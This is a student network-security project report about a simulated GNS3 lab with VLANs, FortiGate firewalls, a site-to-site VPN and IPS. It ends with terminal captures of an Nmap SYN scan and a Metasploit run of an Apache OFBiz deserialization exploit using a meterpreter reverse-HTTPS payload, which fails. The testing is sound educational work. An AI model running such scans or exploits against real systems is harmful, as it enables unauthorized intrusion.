Network Security Project

CSCE 5585

Group No: 8

Team Members: Likith Salike, Aryanth Reddy Kondreddy, Ashish Reddy Chidupudi

Set Up:

GNS3 was the mainly used virtual network simulation platform established in the GNS3 VM for better virtual resource utilization. These covered a multilayer switch, virtual PCs (VPCS), a server, and FortiGate firewalls for both head office and branch office protection. It notes that perimeter security and access policies of the two facilities were to be governed by FortiGate firewalls also used to create a secure site-to-site VPN connection.


This multilayer switch was implemented to address VLAN segmentation, trunking, and inter-VLAN routing with SVIs. Client computers were then joined to the corresponding VLAN to mimic endpoint devices of the ICT, HR, finance and sale divisions. Configuration templates for the devices including VLAN tagging and IP addressing were accomplished through a GUI in GNS3. To check connectivity and validate, device login was done through Telnet, whereas the server was checked with VNC viewer. This configuration was made in GNS3 made it possible for one to emulate, test and ensure that the whole network was fit to be implemented.

Network Design and Segmentation

Our network design incorporates a multilayer switch at the core, configured to manage traffic across four distinct VLANs: The access layer includes ICT (VLAN 40), Human Resource (VLAN 10), Finance (VLAN 20) and Sales (VLAN 30). Every VLAN has allocated concrete numbers of virtual PCs to avoid mixing of departmental traffics and their interconnection. Routing between VLANs has also been implemented in the multilayer switch so that communication between VLANs could be permitted only where appropriate. The switch and the server are connected through a single cable, and it means that the

server is the central point of a network as long as services are concerned. Firewall has been implemented at head office network perimeter with an aim of protecting access and egress traffic.


We set up a site to site VPN connection between the head office and the branch office which is a way of creating an encrypted link between the two sites. The branch office is protected by a firewall to access the office local resources and has also an accessible PC to work with. Through the use of VLANs to segment the network and use firewalls for the outer layer security we have enhanced the network for scalability, efficiency together with security and also provide secure transmission of data amongst the different offices through the VPN.




Firewall configuration and deployment

The FortiGate firewall was configured with three primary interfaces: DMZ, WAN, and LAN. For clarity and security purposes, each interface was provided with an IP address and a specific function. The WAN interface for connecting the switch to the internet was assigned a Public IP which allowed internet connection and also defined as the default gateway for outgoing and incoming traffic. LAN interface was also given an inside IP address to ensure it only communicates with other nodes in the inside network. At the same time, the DMZ interface was set up to contain services that should not be accessed from the outside, for example, web servers had limited external access but were allowed email pinging https and ssh for administrative reasons only.

These interfaces were linked up to the right physical ports of a firewall, in relation to the overall architecture of the network. Roles for each interface were established in accordance with their use – LAN for internal communication, WAN for connections to the Internet, and DMZ for semi-closed limited access resources. This segmentation does not only enhance the network security but also makes policy development as well as traffic easy for management. To the configurations I made sure that all interfaces they are intact and ready for further enhancements of the security mechanisms.






VPN Configuration

In order to connect the local network with a remote site it was decided to setup a Site-to-Site VPN. For the Phase 1 configuration we had to configure the WAN interface as the local identification, a pre-shared key and the IP address of the remote gateway. Encryption proposals using AES256-SHA256 were chosen to make sure that there is good security for the connection. DPD was configured to monitor the tunnel state and renegotiate the connection, when appropriate.


Phase 2 site settings were done to enable access with the local and remote subnet with traffic routes set for 192.168.1.0/24 for the local subnet and 10.0.0.0/24 for the remote subnet. Policies were implemented to open firewall to let the LAN and the VPN tunnel traffic to pass through in two ways, but with very secure permission. These configurations facilitate interaction with the remote site while at the same time preserving the data integrity and data privacy. Osome simple assessment tools were employed to check on tunnel connectivity and confirm the status of the VPN.



IDS/IPS

For strengthening the network security an IPS sensor was set up on the FortiGate firewall. The sensor was placed to monitor the traffic stream and pass the data through known protocols looking for

malicious activity and vulnerabilities. Responses were set to “block” for the threats, but logging was turned on for possible incidents identification. Severity levels as well as locations were set to “all” so that coverage ranges from one hundred percent and tackling of numerous threats.The IPS sensor was then used to apply necessary firewall policies for reside in the WAN-DMZ traffic zone where threats are expected to come from. When the IPS was incorporated into the firewall policies, it automatically responds to threats stopping unwanted intrusions instantly. After the configuration is done the diagnostic was run to verify the operations of the sensor and in addition the IPS logs are checked to confirm that it is continually monitoring and defending the network. Such setup offers a strong layer of protection and increases the capability of the firewall in identifying the intrusions.





Vulnerability Assessment and Penetration testing


Following the final stages of network configuration, auditing was performed using Metasploit, and Nmap to determine the vulnerability level in the network. With Nmap, we also conducted a more comprehensive network scan of mapping of hosts alive, ports open and services running on the devices in the topology. This let us confirm that only required services were made available externally and also confirmed that FortiGate firewalls properly prevented access by unauthorized traffic. Further, in vulnerability scan, Nmap was employed to determine any open security flaws in the server and connected factors.


Lastly we engaged Metasploit for a number of scenarios with hopes of exploiting the identified vulnerabilities. Different penetration testing modules were conducted on the server and VLAN-segmented devices in order to confirm that the firewall rules, VLAN segmentation, and VPN encryption excluded intruder access and control. The conclusion supported that all the emulated attacks were prevented by the

FortiGate firewalls and the VLAN isolation limited the movement within the departments. These tests are useful in as much as they justify the security systems that are in position making sure the network is shielded from external intruders and internal data is protected.


kali@kali: ~
01:01 AM
kali@kali: ~
File Actions Edit View Help
Initiating Parallel DNS resolution of 1 host. at 01:00
Completed Parallel DNS resolution of 1 host. at 01:00, 13.02s elapsed
Initiating SYN Stealth Scan at 01:00
Scanning 192.168.44.1 [1000 ports]
Discovered open port 3389/tcp on 192.168.44.1
Discovered open port 139/tcp on 192.168.44.1
Discovered open port 445/tcp on 192.168.44.1
Discovered open port 135/tcp on 192.168.44.1
Discovered open port 80/tcp on 192.168.44.1
Discovered open port 2179/tcp on 192.168.44.1
Completed SYN Stealth Scan at 01:01, 4.71s elapsed (1000 total ports)
Nmap scan report for 192.168.44.1
Host is up, received arp-response (0.0013s latency).
Scanned at 2024-11-21 01:00:44 EST for 18s
Not shown: 994 filtered ports
Reason: 994 no-responses
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 128
135/tcp open msrpc syn-ack ttl 128
139/tcp open netbios-ssn syn-ack ttl 128
445/tcp open microsoft-ds syn-ack ttl 128
2179/tcp open vmrdp syn-ack ttl 128
3389/tcp open ms-wbt-server syn-ack ttl 128
MAC Address: 00:50:56:C0:00:02 (VMware)
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds
Raw packets sent: 1998 (87.896KB) | Rcvd: 10 (424B)
(kali㉿kali)-[~]
$


kali@kali: ~
01:09 AM
kali@kali: ~
File Actions Edit View Help
normal No Windows Manage Set Shadow Copy Storage Space
2635 post/windows/manage/vss_storage
normal No Windows Manage Get Shadow Copy Storage Info
2636 post/windows/recon/outbound_ports
normal No Windows Outbound-Filtering Rules
Interact with a module by name or index. For example info 2636, use 2636 or use post/windows/recon/outbound_ports
msf6 > search http unix exploit
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/freebsd/webapp/spamtitan_unauth_rce 2020-04-17 normal Yes SpamTitan Unauthenticated RCE
1 exploit/linux/http/apache_ofbiz_deserialiation 2020-07-13 excellent Yes Apache OFBiz XML-RPC Java Deserialization
2 exploit/linux/http/artica_proxy_auth_bypass_service_cmds_peform_command_injection 2020-08-09 excellent Yes Artica proxy 4.30.000000 Auth Bypass service-cmds-peform Command Injection
3 exploit/linux/http/axis_srv_parhand_rce 2018-06-18 excellent Yes Axis Network Camera .srv to parhand RCE
4 exploit/linux/http/cisco_ucs_cloupia_script_rce 2020-04-15 excellent Yes Cisco UCS Director Cloupia Script RCE
5 exploit/linux/http/citrix_dir_traversal_rce 2019-1


kali@kali: ~
01:10 AM
kali@kali: ~
File Actions Edit View Help
6-07 excellent Yes ZPanel 10.0.0.2 htpasswd Module Username Command Execution
Interact with a module by name or index. For example info 204, use 204 or use exploit/unix/webapp/zpanel_username_exec
msf6 > use 1
[*] Using configured payload linux/x64/meterpreter_reverse_https
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > show options
Module options (exploit/linux/http/apache_ofbiz_deserialiation):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 8443 yes The target port (TCP)
SSL true no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
TARGETURI / yes Base path
URIPATH no The URI to use for this exploit (default is random)
VHOST no HTTP server virtual host
Payload options (linux/x64/meterpreter_reverse_https):
Name Current Setting Required Description




```
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > set LHOST eth0
LHOST ⇒ 192.168.44.129
msf6 exploit(linux/http/apache_ofbiz_deserialiation) >
msf6 exploit(linux/http/apache_ofbiz_deserialiation) > run

[*] Started HTTPS reverse handler on https://192.168.44.129:8443
[*] Executing automatic check (disable AutoCheck to override)
[-] Exploit failed [unreachable]: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 state=err
or: wrong version number
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/apache_ofbiz_deserialiation) >
```